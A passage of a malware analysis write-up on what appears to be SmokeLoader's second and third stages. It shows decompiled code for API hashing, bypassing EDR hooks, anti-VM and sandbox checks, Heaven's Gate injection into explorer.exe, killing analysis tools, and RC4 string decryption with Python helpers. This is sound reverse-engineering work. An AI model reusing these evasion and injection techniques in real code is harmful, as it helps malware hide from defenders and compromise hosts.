WVar6 = (*OpenProcessToken) (*(HANDLE *) ((int)spHStack_c + iVar13),
    *(DWORD *) ((int)apWStack_8 + iVar13),
    *(PHANDLE *) ((int)apWStack_8 + iVar13 + 4));
puVar21 = &stack0x00000000 + iVar13;
if (WVar6 != 0) {
    *(int *) ((int)apWStack_8 + iVar13 + 4) = unaff_EBP + -0x454;
    *(undefined4 *) ((int)apWStack_8 + iVar13) = 0x14;
    *(int *) ((int)spHStack_c + iVar13) = unaff_EBP + -0x44c;
    *(undefined4 *) ((int)sTStack_10 + iVar13) = TokenIntegrityLevel;
    *(undefined4 *) ((int)apvStack_18 + iVar13 + 4) = *(undefined4 *) (unaff_EBP + -0x450);
    GetTokenInformation2 = api_struct->GetTokenInformation;
    *(undefined4 *) ((int)apvStack_18 + iVar13) = 0x401ble;
    WVar6 = (*GetTokenInformation2)
        (*(HANDLE *) ((int)apvStack_18 + iVar13 + 4),
        *(TOKEN_INFORMATION_CLASS *) ((int)sTStack_10 + iVar13),
        *(LPVOID *) ((int)spHStack_c + iVar13), *(DWORD *) ((int)apWStack_8 + iVar13),
        *(PDWORD *) ((int)apWStack_8 + iVar13 + 4));
    puVar21 = &stack0x00000000 + iVar13;
    if (WVar6 != 0) {
        puVar21 = &stack0x00000000 + iVar13;
        if (*(uint *) (unaff_EBP + -0x43c) < 0x2000) {
            *(undefined4 *) ((int)apWStack_8 + iVar13 + 4) = 0x104;
            *(undefined4 **) ((int)apWStack_8 + iVar13) = (undefined4 *) (unaff_EBP + -0x244);
            *(undefined4 *) ((int)spHStack_c + iVar13) = 0;
            pGVar4 = api_struct->GetModuleFileNameW;
            *(undefined4 *) ((int)sTStack_10 + iVar13) = 0x401b44;
            (*pGVar4) (*(HMODULE *) ((int)spHStack_c + iVar13), *(LPWSTR *) ((int)apWStack_8 + iVar13),
                *(DWORD *) ((int)apWStack_8 + iVar13 + 4));
            *(undefined4 *) ((int)apWStack_8 + iVar13 + 4) = 0x401b49;
            uVar24 = FUN_00401b7b(*(LPCWSTR *) (&stack0x00000000 + iVar13),

```

If this is not the Case it will use Run As Administrator Option to get Higher privileges

API Resolving for APIs of NTDLL

The Malware Then Open's a handle ntdll.dll with shareMode set to 0,Creates a file mapping object for ntdll, Maps a view of this file mapping into the address space of the Malicious process and does API resolving using the Same Hash Algorithm (djb2) in this mapped View. This is to make sure no APIs are being hooked by EDR

```


undefined4 api_hashing-For_ntdll(undefined4 param_1)
{
    HANDLE pvVar1;
    int iVar2;
    undefined4 uVar3;
    API_HASH_ORDER *unaff_EBX;
    int unaff_EBP;

    (*(code *)unaff_EBX->ExpandEnvironmentStringW)(param_1, (LPCWSTR)(unaff_EBP + -0x20c));
    pvVar1 = (*(code *)unaff_EBX->CreateFileW)
        ((LPCWSTR)(unaff_EBP + -0x20c), GENERIC_READ, 0, (LPSECURITY_ATTRIBUTES)0x0, 3, 0x80,
        (HANDLE)0x0);
    if (pvVar1 != (HANDLE)0xffffffff) {
        iVar2 = (*(code *)unaff_EBX->CreateFileMappingW)(pvVar1, 0, 0x10000002, 0, 0, 0);
        if (iVar2 != 0) {
            iVar2 = (*(code *)unaff_EBX->MapViewOfFile)(iVar2, 4, 0, 0, 0);
            if (iVar2 != 0) {
                iVar2 = api_resoving(iVar2, *(undefined4 *) (unaff_EBP + 0xc));
                if (iVar2 != 0) {
                    *(undefined4 *) (unaff_EBP + -4) = 1;
                    goto LAB_00402924;
                }
            }
        }
    }
    *(undefined4 *) (unaff_EBP + -4) = 0;
LAB_00402924:
    uVar3 = thunk_FUN_0040292b();
    return uVar3;
}

```

Anti-Sandbox, Anti-Emulator and Anti-VM Techniques

The Malware has Multiple Checks to detect if it's in a VM or sandbox. In the below Image malware is checking if the dlls sbidedll(Sandboxie), aswhook(Avast) and snxhk(Symantec) are mapped into malicious process address space. These DLLs are related to Sandbox solution or Anti-Virus products, another interesting thing to note is that the arguments are stored in the return address of the function



Another check used by the malware is to check in the Registry Tree for device and drivers if it contains anything related to Virtual machines. It Opens the Registry keys SYSTEM\CurrentControlSet\Enum\IDE and SYSTEM\CurrentControlSet\Services\Disk\Enum\SCSI using NtOpenKey and gets and the number and sizes of its subkeys using NtQueryKey


```

004024f1 POP     ESI
LAB_004024f2
004024f2 CMP     byte ptr [ESI],0x0
004024f5 JZ      LAB_00402508
004024f7 PUSH   ESI
004024f8 CALL   dword ptr [EBX + unaff_EBX->GetModuleHandleA]
004024fb TEST   EAX,EAX
004024fd JNZ    LAB_0040271e
00402503 ADD     ESI,0x8
00402506 JMP     LAB_004024f2

LAB_00402508
00402508 CALL   mm_antivm
0040250d unicode u"\\REGISTRY\\MACHINE\\System\\CurrentControlSet\\Enum\\IDE"
00402515 unicode u""
00402517 unicode u"\\REGISTRY\\MACHINE\\System\\CurrentControlSet\\Enum\\SCSI"
00402519 align  align(1)

*****
***** FUNCTION
*****
undefined __stdcall mm_antivm(void)
undefined     EAX:4 <RETURN>
API_HASH_ORDER * EBX:4 unaff_EBX
00402522 POP     ESI
LAB_00402523
00402523 CMP     byte ptr [ESI],0x0
00402526 JZ      LAB_0040271c

*****
***** FUNCTION
*****
undefined __stdcall mm_checkforSandboxorAvsard11's
undefined     EAX:4 <RETURN>
API_HASH_ORDER * EBX:4 unaff_EBX
0040252e POP     ESI
LAB_0040252e3
0040252e3 CMP     byte ptr [ESI],0x0
0040252e6 JZ      LAB_0040271c

```

It then uses NtEnumerateKey to get the information about the subkeys and check if this subkeys contains the strings qemu, virtio, vmware, vbox, xen . These strings are related to Emulators and Virtual Machines

```

*****
***** FUNCTION
*****
undefined4 __stdcall FUN_00401d39(undefined4 * param_1, int param_2, undefined4
undefined4 * Stack[0x4]:4 param_1
int Stack[0x8]:4 param_2
undefined4 * Stack[0xc]:4 param_3
int Stack[0x10]:4 param_4
char * Stack[0x14]:4 param_5
undefined4 * Stack[0x18]:4 param_6
char * Stack[0x1c]:4 param_7
00401d39 CALL   FUN_00401d85
00401d3e unicode u"qemu"
00401d48 unicode u""
00401d4a unicode u""
00401d4c unicode u"virtio"
u_re_00401d62
00401d5a unicode u"vmware"
00401d68 unicode u"vbox"
00401d72 unicode u""
00401d74 unicode u""
00401d76 unicode u"xen"
00401d7e unicode u""
00401d80 unicode u""
00401d82 unicode u""
00401d84 align  align(1)

*****
***** FUNCTION
*****
undefined __stdcall FUN_00401d85(void)
undefined     EAX:4 <RETURN>
API_HASH_ORDER * EBX:4 unaff_EBX
00401d85 POP     ESI
00401d86 POP     EDI

```

The Next check it uses is to detect Emulators . It Checks Current Process' File path with AFEA.vmt using wcsstr this is a Technique called error-based anti-sandbox check. It is explained in detail by herrcore in [this video](#)

00402064	CALL	deception_function				1	void mw_wcstronAFEA.vmt(void)
			-- Flow Override: CALL_RETURN (CALL_TERMINATOR)			2	
00402069	MOV	dword ptr [EBP + -0x4],0x0				3	
00402070	MOV	EBX,dword ptr [EBP + 0x8]				4	{
00402073	LEA	ESI,[EBP + 0xfffffd4]				5	int iVar1;
00402079	PUSH	0x104				6	API_HASH_ORDER *unaff_EBX;
0040207e	PUSH	ESI				7	int unaff_EBP;
0040207f	PUSH	0x0				8	
00402081	CALL	dword ptr [EBX + 0x20]				9	iVar1 = (**(code **)unaff_EBX->wcsstr)();
			LAB_00402084+2	XREF[0,1]: FUN_0040204c:004020		10	if (iVar1 != 0) {
00402084	CALL	mw_wcstronAFEA.vmt				11	*(undefined4 *) (unaff_EBP + -4) = 1;
00402089	wchar16[8]	u"AFEA.vmt"				12	}
00402089	41 00	wchar16	u'A'		[0]	13	FUN_004020ba();
0040208b	46 00	wchar16	u'F'		[1]	14	return;
0040208d	45 00	wchar16	u'E'		[2]	15	}
0040208f	41 00	wchar16	u'A'		[3]	16	
00402091	2e 00	wchar16	u'.'		[4]		
00402093	76 00	wchar16	u'v'		[5]		
00402095	6d 00	wchar16	u'm'		[6]		
00402097	74 00	wchar16	u't'		[7]		
00402099	align	align(2)					

Injection of Third Stage using Heavens Gate Technique

The Malware First Checks if it's running on a 64 bit or 32 bit System by looking at the GS Register because GS is non-zero in Win64 and In a 'true' 32 bit Windows GS is always zero.. If it's running on a 64 bit System it uses Heavens Gate technique .“Heaven’s Gate” is a technique used to run a 64-bit code from a 32-bit process, or 32-bit code from a 64-bit process .To know more about this technique I request you to refer [this article](#)

Here it is used to run 64-bit code from a 32-bit process for Injection of the Third Stage. If the System only supports 32 bit it Executes the Code shown in the Below Image

```

++ (uStack_50 := 0);
iStack_38 = 1;
}
while (pHStack_60 = (*api_struct->GetShellWindow)(), pHStack_60 == (HWND)0x0) {
    (*(code *)api_struct->Sleep)(1000);
}
pvStack_64 = (HANDLE)0x0;
(*(code *)api_struct->GetWindowThreadProcessId)(pHStack_60, &pvStack_64);
if (pvStack_64 != (HANDLE)0x0) {
    _Stack_34.UniqueProcess = pvStack_64;
    _Stack_34.UniqueThread = (HANDLE)0x0;
    (*(code *)api_struct->RtlZeroMemory)((char)&_Stack_2c, 0x18);
    _Stack_2c.Length = 0x18;
    NVar2 = (*api_struct->NtOpenProcess)(&pvStack_14, 0x40, &_Stack_2c, &_Stack_34);
    if ((NVar2 == 0) &&
        (iVar3 = (*(code *)api_struct->NtDuplicateObject)
            (pvStack_14, 0xffffffff, 0xffffffff, &pvStack_10, 0, 0, 2), iVar3 == 0)) {
        iStack_c = 0;
        uStack_50 = 0;
        iStack_54 = 0x5000;
        iVar3 = (*(code *)api_struct->NtCreateSection)(&uStack_58, 6, 0, &iStack_54, 4, 0, 0);
        if (iVar3 == 0) {
            iStack_3c = iStack_54;
            pWStack_48 = (LPWSTR)0x0;
            iVar3 = (*(code *)api_struct->NtMapViewOfSection)
                (uStack_58, 0xffffffff, &pWStack_48, 0, 0, 0, &iStack_3c, 1, 0, 4);
            if (iVar3 == 0) {
                pvStack_40 = (PVOID)0x0;
                iVar3 = (*(code *)api_struct->NtMapViewOfSection)
                    (uStack_58, pvStack_10, &pvStack_40, 0, 0, 0, &iStack_3c, 1, 0, 4);
                pWVar1 = pWStack_48;
                if (iVar3 == 0) {
                    (*(api_struct->GetModuleFileNameW)((HMODULE)0x0, pWStack_48, 0x104);
                    *(undefined4 *) (pWVar1 + 0x104) = _param_4;
                    iStack_c = iStack_c + 1;
                }
            }
        }
        iStack_54 = _param_3 + 0x10000;
        uStack_50 = 0;
        iVar3 = (*(code *)api_struct->NtCreateSection)(&uStack_5c, 0xe, 0, &iStack_54, 0x40, 0x8000000, 0);
        if ((iVar3 == 0) && (iStack_c != 0)) {
            iStack_3c = iStack_54;
            iStack_4c = 0;
            iVar3 = (*(code *)api_struct->NtMapViewOfSection)
                (uStack_5c, 0xffffffff, &iStack_4c, 0, 0, 0, &iStack_3c, 1, 0, 4);
            if (iVar3 == 0) {
                iStack_44 = 0;
                iVar3 = (*(code *)api_struct->NtMapViewOfSection)

```

The third Stage is injected to explorer.exe. It uses GetShellWindow and GetWindowThreadProcessId to get the process ID of explorer.exe. It then uses NtOpenProcess and NtDuplicateObject to create a duplicate handle for explorer.exe. It then creates a section then Maps the same section to malicious process and explorer.exe. Another section is also created and this process is again repeated. The third stage is then written to this section in the malicious Process. Since explorer.exe also has the same section mapped it will also have the third Stage in it's Memory.

00401801	ADD	EDX,0x28		
00401804	POP	ECX		
00401805	LOOP	LAB_004017eb		
00401807	POP	ESI		
00401808	CMF	dword ptr [EBP + -0x34],0x0		
0040180c	JZ	LAB_00401874		
0040180e	CALL	LAB_00401813		
00401813	POP	EDI	XREF[1]: 0040180e(*)	
00401814	SUB	EDI,0x1813		
0040181a	MOV	ECX,EDI		
0040181c	MOV	EDX,EDI		
0040181e	ADD	ECX,0x2fa1		
00401824	ADD	EDX,0x1847		
0040182a	MOV	dword ptr [EDX],ECX		
0040182c	MOV	EAX,EDI		
0040182e	ADD	EAX,0x2fa1		
00401833	PUSH	0x1ad		
00401838	PUSH	EAX		
00401839	CALL	payload_decryption		
0040183e	MOV	EAX,dword ptr [EBP + -0x40]		
00401841	MOV	ECX,ESI		
00401843	MOV	EDX,dword ptr [EBP + -0x48]		
00401846	CALLF	0x33;0x0->SUB_00000000		
0040184d	MOV	ECX,EDI		
0040184f	MOV	EDX,EDI		
00401851	ADD	ECX,0x2ff1		
00401857	ADD	EDX,0x186c		
0040185d	MOV	dword ptr [EDX],ECX		
0040185f	MOV	EAX,dword ptr [ESI + 0x28]		
00401862	ADD	EAX,dword ptr [EBP + -0x40]		
00401865	MOV	ECX,dword ptr [EBP + -0x3c]		
00401868	MOV	EDX,dword ptr [EBP + -0xc]		
0040186b	CALLF	0x33;0x0->SUB_00000000		
00401872	JMP	LAB_004018d5		
00401874	PUSH	ESI	XREF[1]: 0040180c(j)	
00401875	MOV	EDX,dword ptr [ESI + 0x34]		
00401878	SUB	EDX,dword ptr [EBP + -0x40]		
0040187b	LEA	ESI,[ESI + 0xa0]		
00401881	MOV	ESI,dword ptr [ESI]		
00401883	ADD	ESI,dword ptr [EBP + -0x48]		
00401886	CMF	dword ptr [ESI],0x0	XREF[1]: 004018b1(j)	
00401889	JZ	LAB_004018b3		


```

110 puVar8 = (undefined *)((*int *){iVar7 + 0x14} + (int)_param_2);
111 puVar10 = (undefined *)((*int *){iVar7 + 0xc} + iStack_4c);
112 for (; iVar6 != 0; iVar6 = iVar6 + -1) {
113     *puVar10 = *puVar8;
114     puVar8 = puVar8 + 1;
115     puVar10 = puVar10 + 1;
116 }
117 }
118 iVar7 = iVar7 + 0x28;
119 uVar5 = uVar5 - 1;
120 } while (uVar5 != 0);
121 if (iStack_38 == 0) {
122     iVar7 = *(int *)((int)_param_2 + iVar3 + 0x34);
123     piVar9 = (int *)((*int *)((int)_param_2 + iVar3 + 0xa0) + iStack_4c);
124     while (*piVar9 != 0) {
125         iVar6 = *piVar9;
126         uVar5 = piVar9[1] - 8U >> 1;
127         piVar4 = piVar9 + 2;
128         do {
129             piVar9 = (int *)((int)piVar4 + 2);
130             if ((*ushort *)piVar4 & 0x3000) != 0) {
131                 piVar4 = (int *)((*ushort *)piVar4 & 0xfff) + iStack_4c + iVar6);
132                 *piVar4 = *piVar4 - (iVar7 - iStack_44);
133             }
134             uVar5 = uVar5 - 1;
135             piVar4 = piVar9;
136         } while (uVar5 != 0);
137     }
138     pvStack_8 = (HANDLE)0x0;
139     (*api_struct->RtlCreateUserThread)
140         (pvStack_10,0,0,0,0,0,
141          (FVOID)(*(int *)((int)_param_2 + iVar3 + 0x28) + iStack_44),pvStack_40,
142          spvStack_8,0);
143 }
144 else {
145     uRam00401847 = 0x402fa1;
146     payload_decryption(0xa1,0x1ad);
147     uVar11 = 0x33;
148     func_0x00000000(ln_CS);
149     uRam0040186c = 0x402ff1;
150     func_0x00000000(uVar11);
151 }
152 }
153 }
154 }
155 }
156 }
157 decryption_function(0x387,0x83,0x15a4);

```

Then RtlCreateUserThread is used to Execute the Malicious third stage from explorer.exe's address space

if the System supports 64 bit. It Decrpyts the 64 bit code for Injection and uses heaven's gate technique technique to excecute this. The process of Injection is same for Both. In the below images you can see the 64 bit code which dynamically resolves RtlCreateUserThread API and it is then used to Execute the malicious third stage from explorer.exe's address space

```

lVar4 = *(longlong *)
        (*(longlong *)*(longlong *)*(longlong *) (unaff_GS_OFFSET + 0x60) + 0x18) + 0x30) + 0x10
);
if (lVar4 != 0) {
    RtlCreateuserThread = FUN_00000000;
    pcVar8 = FUN_00000000;
    uVar3 = *(uint *)((ulonglong)*(uint *)(lVar4 + 0x3c) + 0x88 + lVar4);
    if (uVar3 != 0) {
        lVar1 = lVar4 + (ulonglong)uVar3;
        uVar5 = (ulonglong)*(int *)(lVar1 + 0x18) - 1;
        do {
            iVar6 = 0x1505;
            pbVar7 = (byte *)((ulonglong)
                *(uint *)((ulonglong)*(uint *)(lVar1 + 0x20) + lVar4 + uVar5 * 4) + lVar4)
;
            do {
                bVar2 = *pbVar7;
                iVar6 = iVar6 * 0x21 + (uint)bVar2;
                pbVar7 = pbVar7 + 1;
            } while (bVar2 != 0);
            if (iVar6 == 0x22dd8542) {
                /* RtlCreateUserThread */
                RtlCreateuserThread =
                    (code *)((ulonglong)
                        *(uint *)((ulonglong)*(uint *)(lVar1 + 0x1c) + lVar4 +
                            (uVar5 & 0xffffffffffff0000 |
                                (ulonglong)
                                    *(ushort *)((ulonglong)*(uint *)(lVar1 + 0x24) + lVar4 + uVar5 * 2)
                                        ) * 4) + lVar4);
            }
            if (iVar6 == -0x886eef1) {
                pcVar8 = (code *)((ulonglong)
                    *(uint *)((ulonglong)*(uint *)(lVar1 + 0x1c) + lVar4 +
                        (uVar5 & 0xffffffffffff0000 |
                            (ulonglong)
                                *(ushort *)((ulonglong)*(uint *)(lVar1 + 0x24) + lVar4 + uVar5 * 2)
                                    ) * 4)
                    + lVar4);
            }
        } while ((RtlCreateuserThread == FUN_00000000) || (pcVar8 == FUN_00000000)) &&
            (uVar5 = uVar5 - 1, uVar5 != 0);
        if ((RtlCreateuserThread != FUN_00000000) && (pcVar8 != FUN_00000000)) {
            local_40 = auStack_80;
            local_60 = 0;
            local_58 = 0;
            local_38 = 0;
            local_48 = param_1;
            uStack_30 = param_2;
            uStack_28 = param_1;
            /* start adress26alb14 ,parameter 31b000 */
            (*RtlCreateuserThread)(param_2, 0, 0, 0);
        }
    }
}

```

To get the third stage you can set the GS register to 0 in the debugger at the time of injection, set shareMode to FILE_SHARE_READ (0x00000001) when opening handle to ntdll.dll and defeat all the Anti-Analysis techniques mentioned to get the third Stage in explorer.exe and dump it. You can also get the entrypoint of the function if you look at the parameters of the RtlCreateUserThread

Stage 3

The Main objective of this stage is to Decrypt C2 URI Communicate to C2 and Download the Final payload. This stage is also responsible for Persistence of the Malware

Dynamic API Resolving using API Hashing

Third stage of the malware has a Different set of API resolving . it uses ROL8 hashing you can see the algorithm in the below image

```

.....
FUNCTION
.....
undefined hashing_algo() <RETURN>
AL:1
hashing_algo XREF(3): mw_CheckifaProcessF
mw_EnumWindowsCallba
api_hashing:00004cf

000051e4 MOV AL,byte ptr [RCX]
000051e6 MOV RS,RCX
000051e9 XOR EDX,EDX
000051cb JMP LAB_000051e3

LAB_000051cd XREF(1): 000051e5(3)
000051cd AND AL,0xdf
000051cf MOVZX ECX,AL
000051d2 MOV EAX,ECX
000051d4 XOR EAX,EDX
000051d6 MOV EDX,EAX
000051d8 ROL EDX,0x8
000051db ADD EDX,ECX
000051dd INC RB
000051e0 MOV AL,byte ptr [RB]

LAB_000051e3 XREF(1): 000051cb(3)
000051e3 TEST AL,AL
000051e5 JNZ LAB_000051cd
000051e7 MOV EAX,EDX
000051e9 RET
000051ea ?? CCh

```

```

2 uint hashing_algo(byte *param_1)
3 {
4     byte bVar1;
5     uint uVar2;
6
7     uVar2 = 0;
8     bVar1 = *param_1;
9     while (bVar1 != 0) {
10        uVar2 = ((bVar1 & 0xdf < 0) << 8 | uVar2 >> 0x18) + (uint)(bVar1 & 0xdf);
11        param_1 = param_1 + 1;
12        bVar1 = *param_1;
13    }
14    return uVar2;
15 }
16
17

```

It uses this Hashing Algorithm to resolve APIs in multiple DLLs' (kernel32, ntdll, user32, advapi32, ole32, winhttp and dnsapi)

```

11 ((!(longlong *)&imagebase[1].field_0x1000 == 0) || !(longlong *)&imagebase[1].field_0x1000 == 0)) &&
(uVar1 = api_resolving(imagebase,* (longlong *)&imagebase[1].ntdll, (uint *)&ntdllhashes,
(longlong *)&imagebase->RtlGetLastWin32Error), (int)uVar1 != 0)) {
uVar1 = api_resolving(imagebase,* (undefined8 *)&imagebase[1].kernel32,&kernel32hashes,
(longlong *)&imagebase->LoadLibraryA);
if ((int)uVar1 != 0) {
uVar9 = 0;
uVar1 = (**(code **)&imagebase->RtlCreateHeap)(0x1002,0,0,0,0,0);
imagebase->field3106_0xc2b = uVar1;
p1Var4 = (longlong *)&imagebase[1].field_0xf0;
do {
uVar1 = mw_StringDecryptionMain(imagebase,uVar5 + 7);
lVar2 = (**(code **)&imagebase->LoadLibraryA)(uVar1);
*p1Var4 = lVar2;
if (lVar2 == 0) {
return 0;
}
mw_wrap_freeHeap(imagebase,uVar1);
uVar5 = uVar5 + 1;
p1Var4 = p1Var4 + 1;
} while (uVar5 < 9);
uVar1 = api_resolving(imagebase,* (undefined8 *)&imagebase[1].field_0xf0,&user32hashes,
(longlong *)
&imagebase->
ForamtedData0fMD5HashofformattedData_Containing_ComputerName&VouleInfrom
ation
);
if (((int)uVar1 != 0) &&
(uVar1 = api_resolving(imagebase,* (undefined8 *)&imagebase[1].field_0xf8,&advapi32hashes,
(longlong *)&imagebase->field3549_0xedf), (int)uVar1 != 0)) &&
((uVar1 = api_resolving(imagebase,* (undefined8 *)&imagebase[1].field_0x108,
(uint *)&sole32hashes, (longlong *)&imagebase[1].field_0x18),
(int)uVar1 != 0 &&
(((uVar1 = api_resolving(imagebase,* (undefined8 *)&imagebase[1].field_0x110,
(uint *)&winhttpashes, (longlong *)&imagebase[1].field_0x38),
(int)uVar1 != 0 &&
(uVar1 = api_resolving(imagebase,* (undefined8 *)&imagebase[1].field_0x120,
(uint *)&dnsapi.dll, (longlong *)&imagebase[1].field_0x98),

```

You can use the below code to get the Hashes of the APIs used in Third Stage

```
def stage3ApiHashing():
```

```
api_list = []
hasher = 0
for api in api_list:
    hasher = 0
    for i in api:
        i = ord(i)
        i = i & 0xdf
        saved_val = i
        hasher = hasher ^ saved_val
        hasher = rol(hasher, 8)
        hasher = hasher & 0xFFFFFFFF
        hasher = hasher + saved_val
        hasher = hasher & 0xFFFFFFFF
    hasher = hasher ^ 0x38127ba6
    hasher = hasher & 0xFFFFFFFF
    print(hex(hasher))
    hasher2 = hex(hasher)[2:-1]
    while len(hasher2) != 8:
        hasher2 = "0"+hasher2
    print(api+" : "+hex(hasher))
```

Encrypted Strings

The Important Strings in the third Stage are Encrypted in a custom rc4 encryption algorithm. The Encrypted string is Stored in the Format of DataSize:Data

```
byte * mw_StringDecryptionMain(astruct *imagebase, uint offset)
{
    byte *enc_data;
    byte *pbVar1;
    uint uVar2;
    uint uVar3;
    undefined4 key [2];
0   byte enc_data_length;
1
2   uVar2 = 0;
3   key[0] = ::key;
4   pbVar1 = &encrypted_string;
5   uVar3 = uVar2;
6   while( true ) {
7       enc_data_length = *pbVar1;
8       if (enc_data_length != 0) {
9           uVar2 = uVar2 + 1;
0       }
1       if (uVar2 == offset) break;
2       uVar3 = uVar3 + 1;
3       pbVar1 = pbVar1 + (int)(enc_data_length + 1);
4       if (799 < uVar3) {
5           return (byte *)0x0;
6       }
7   }
8   enc_data = (byte *)mw_wrap_allocate_heap(imagebase, enc_data_length + 2);
9   (*(code *)imagebase->RtlMoveMemory)(enc_data, pbVar1 + 1, enc_data_length);
0   rc4Decryption(enc_data, (longlong)key, (ulonglong)enc_data_length, 4);
1   return enc_data;
2}
3
```

When it Comes to the custom rc4 algorithm. The key Stream Generation is Different from the default rc4 algorithm the below image shows the decompiled view of the custom rc4 decryption algorithm


```

C:\Decompile: rc4Decryption - (explorer_00000000032F0000.bin)
14  ulonglong uVar4;
15
16  pbVar6 = local_108;
17  pbVar7 = local_108;
18  uVar5 = 0;
19  uVar8 = enc_datalength & 0xffffffff;
20  uVar4 = uVar5;
21  do {
22      *pbVar6 = (char)uVar4;
23      uVar3 = (int)uVar4 + 1;
24      uVar4 = (ulonglong)uVar3;
25      pbVar6 = pbVar6 + 1;
26  } while (uVar3 < 0x100);
27  uVar4 = uVar5;
28  uVar9 = uVar5;
29  do {
30      bVar1 = *pbVar7;
31      uVar2 = uVar4 % (ulonglong)keylength;
32      uVar3 = (int)uVar4 + 1;
33      uVar4 = (ulonglong)uVar3;
34      uVar9 = (ulonglong)((uint)*(byte *) (uVar2 + key) + (int)uVar9 + (uint)bVar1 & 0xff);
35      *pbVar7 = local_108[uVar9];
36      pbVar7 = pbVar7 + 1;
37      local_108[uVar9] = bVar1;
38  } while (uVar3 < 0x100);
39  uVar4 = uVar5;
40  if ((int)uVar8 != 0) {
41      do {
42          uVar5 = (ulonglong)((int)uVar5 + 1U & 0xff);
43          bVar1 = local_108[uVar5];
44          uVar4 = (ulonglong)((int)uVar4 + (uint)bVar1 & 0xff);
45          local_108[uVar5] = local_108[uVar4];
46          local_108[uVar4] = bVar1;
47          *enc_data = *enc_data ^ local_108[(byte)(local_108[uVar5] + bVar1)];
48          enc_data = enc_data + 1;
49          uVar8 = uVar8 - 1;
50      } while (uVar8 != 0);

```

I Have Converted it to python Here is the code to Decrypt the Strings

```

def key_scheduling(key):
    sched = [i for i in range(0, 256)]

    i = 0
    for j in range(0, 256):
        i = (i + sched[j] + key[j % len(key)]) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp
    return sched

def streamXor(data, key, data_len, key_len, shed):
    counter = 0
    i = 0
    j = i
    while data_len != 0:
        i = i+1
        i = i & 0xFF
        temp = shed[i]

```

```

    temp = temp & 0xFF
    j = j + temp
    j = j & 0xFF
    shed[i] = shed[j]
    shed[j] = temp
    shed_swap = shed[i] + temp
    shed_swap = shed_swap & 0xFF
    data[counter] = data[counter] ^ shed[shed_swap]
    counter = counter + 1
    data_len = data_len - 1

return data

def customrc4(data, key, data_len, key_len):
    shed = key_scheduling(key)
    final_result = streamXor(data, key, data_len, key_len,
shed)
    print(final_result)

def main():
    data = bytearray(b'\xb2\x16\x17\x9f\x23\x37')
    key = b'\x29\xc5\xbd\xe6'
    customrc4( data, key, 6, 4)

main()

```

The Decrypted Strings of the Third Stage can be seen in the Below Image

```
SmokeLoaderCFGDeobfuscate.py> Running...
https://dns.google/resolve?name=microsoft.com
Software\Microsoft\Internet Explorer
advapi32.dll
Location:
plugin_size
explorer.exe
user32
advapi32
urlmon
ole32
winhttp
ws2_32
dnsapi
shell32
shlwapi
svcVersion
Version
.bit
%sFF
%02x
%s%08X%08X
%s\%hs
%s%s
regsvr32 /s %s
%APPDATA%
%TEMP%
.exe
.dll
.bat
:Zone.Identifier
POST
Content-Type: application/x-www-form-urlencoded
open
Host: %s
PT10M
1999-11-30T00:00:00
Firefox Default Browser Agent %hs
Accept: */*
Referer: http://%S%s/
Accept: */*
Referer: https://%S%s/
.com
.org
.net
```

Analysis Tools Check

This Stage Checks if the system is running Analysis tools by looking at the Process name and Window Class name

In the Below Image you can see the Malicious process Getting the Name of all the Processes running, Calculates their Hashes using the algorithm used in Stage 3(ROL8 hashing) and Check it against Hashes of Analysis tools shown in the image below. If they match, that Process is Terminated

The screenshot shows a debugger window with a list of processes and their hashes. The processes listed include autoruns.exe, procexp.exe, procmon.exe, Wireshark.exe, and others. The hashes are calculated using a specific algorithm. To the right, a decompiled C++ code snippet is visible, showing a loop that checks process names and hashes, and terminates processes if they match.

There is an Additional Check Which get the Class Name of all top-level windows on the screen. It then Calculates their Hashes using the algorithm used in Stage 3(ROL8 hashing) and Check it against Hashes of Analysis tools shown in the image below. If they Match, the Process related to that window is Terminated

The screenshot shows a debugger window with a list of windows and their hashes. The windows listed include PROCEXPL+3, PROCMON_WINDOW_CLASS, and others. The hashes are calculated using a specific algorithm. To the right, a decompiled C++ code snippet is visible, showing a loop that checks window class names and hashes, and terminates processes if they match.

Privileges Check

The Same Privileges Check done in Stage 2 is done again Stage 3. The Malware Check if it's running with Higher Privileges using this API Call's OpenProcessToken->GetTokenInformation(TokenIntegrityLabel)->GetSidSubAuthority It is Checking if the Integrity level is above 0x2000 (SECURITY_MANDATORY_MEDIUM_RID) If the values greater than 0x2000, it is high integrity. If the user is local admin, but a process was executed normally, you have the medium integrity Level. If the user clicks run as administrator you would have 0x3000.

```

1
2 undefined4 mw_getSidSubAuthorityofCurrentProcess(astruct *param_1)
3
4 {
5     int iVar1;
6     _TOKEN_MANDATORY_LABEL *TOKEN_MANDATORY_LABEL;
7     char *SidSubAuthorityCount;
8     undefined4 *SidSubAuthority;
9     undefined4 uVar2;
10    int local_res8 [2];
11    undefined8 currentProcessToken;
12
13    uVar2 = 0;
14    local_res8[0] = 0;
15    iVar1 = (**(code **)param_1->OpenProcessToken) (0xffffffffffffffff, 8, &currentProcessToken);
16    if (iVar1 != 0) {
17        (**(code **)param_1->GetTokenInformation) (currentProcessToken, 0x19, 0, 0, local_res8);
18        TOKEN_MANDATORY_LABEL =
19            (_TOKEN_MANDATORY_LABEL *)mw_wrap_allocate_heap(param_1, local_res8[0] + 1);
20        (**(code **)param_1->GetTokenInformation)
21            (currentProcessToken, TokenIntegrityLevel, TOKEN_MANDATORY_LABEL, local_res8[0],
22             local_res8);
23        SidSubAuthorityCount =
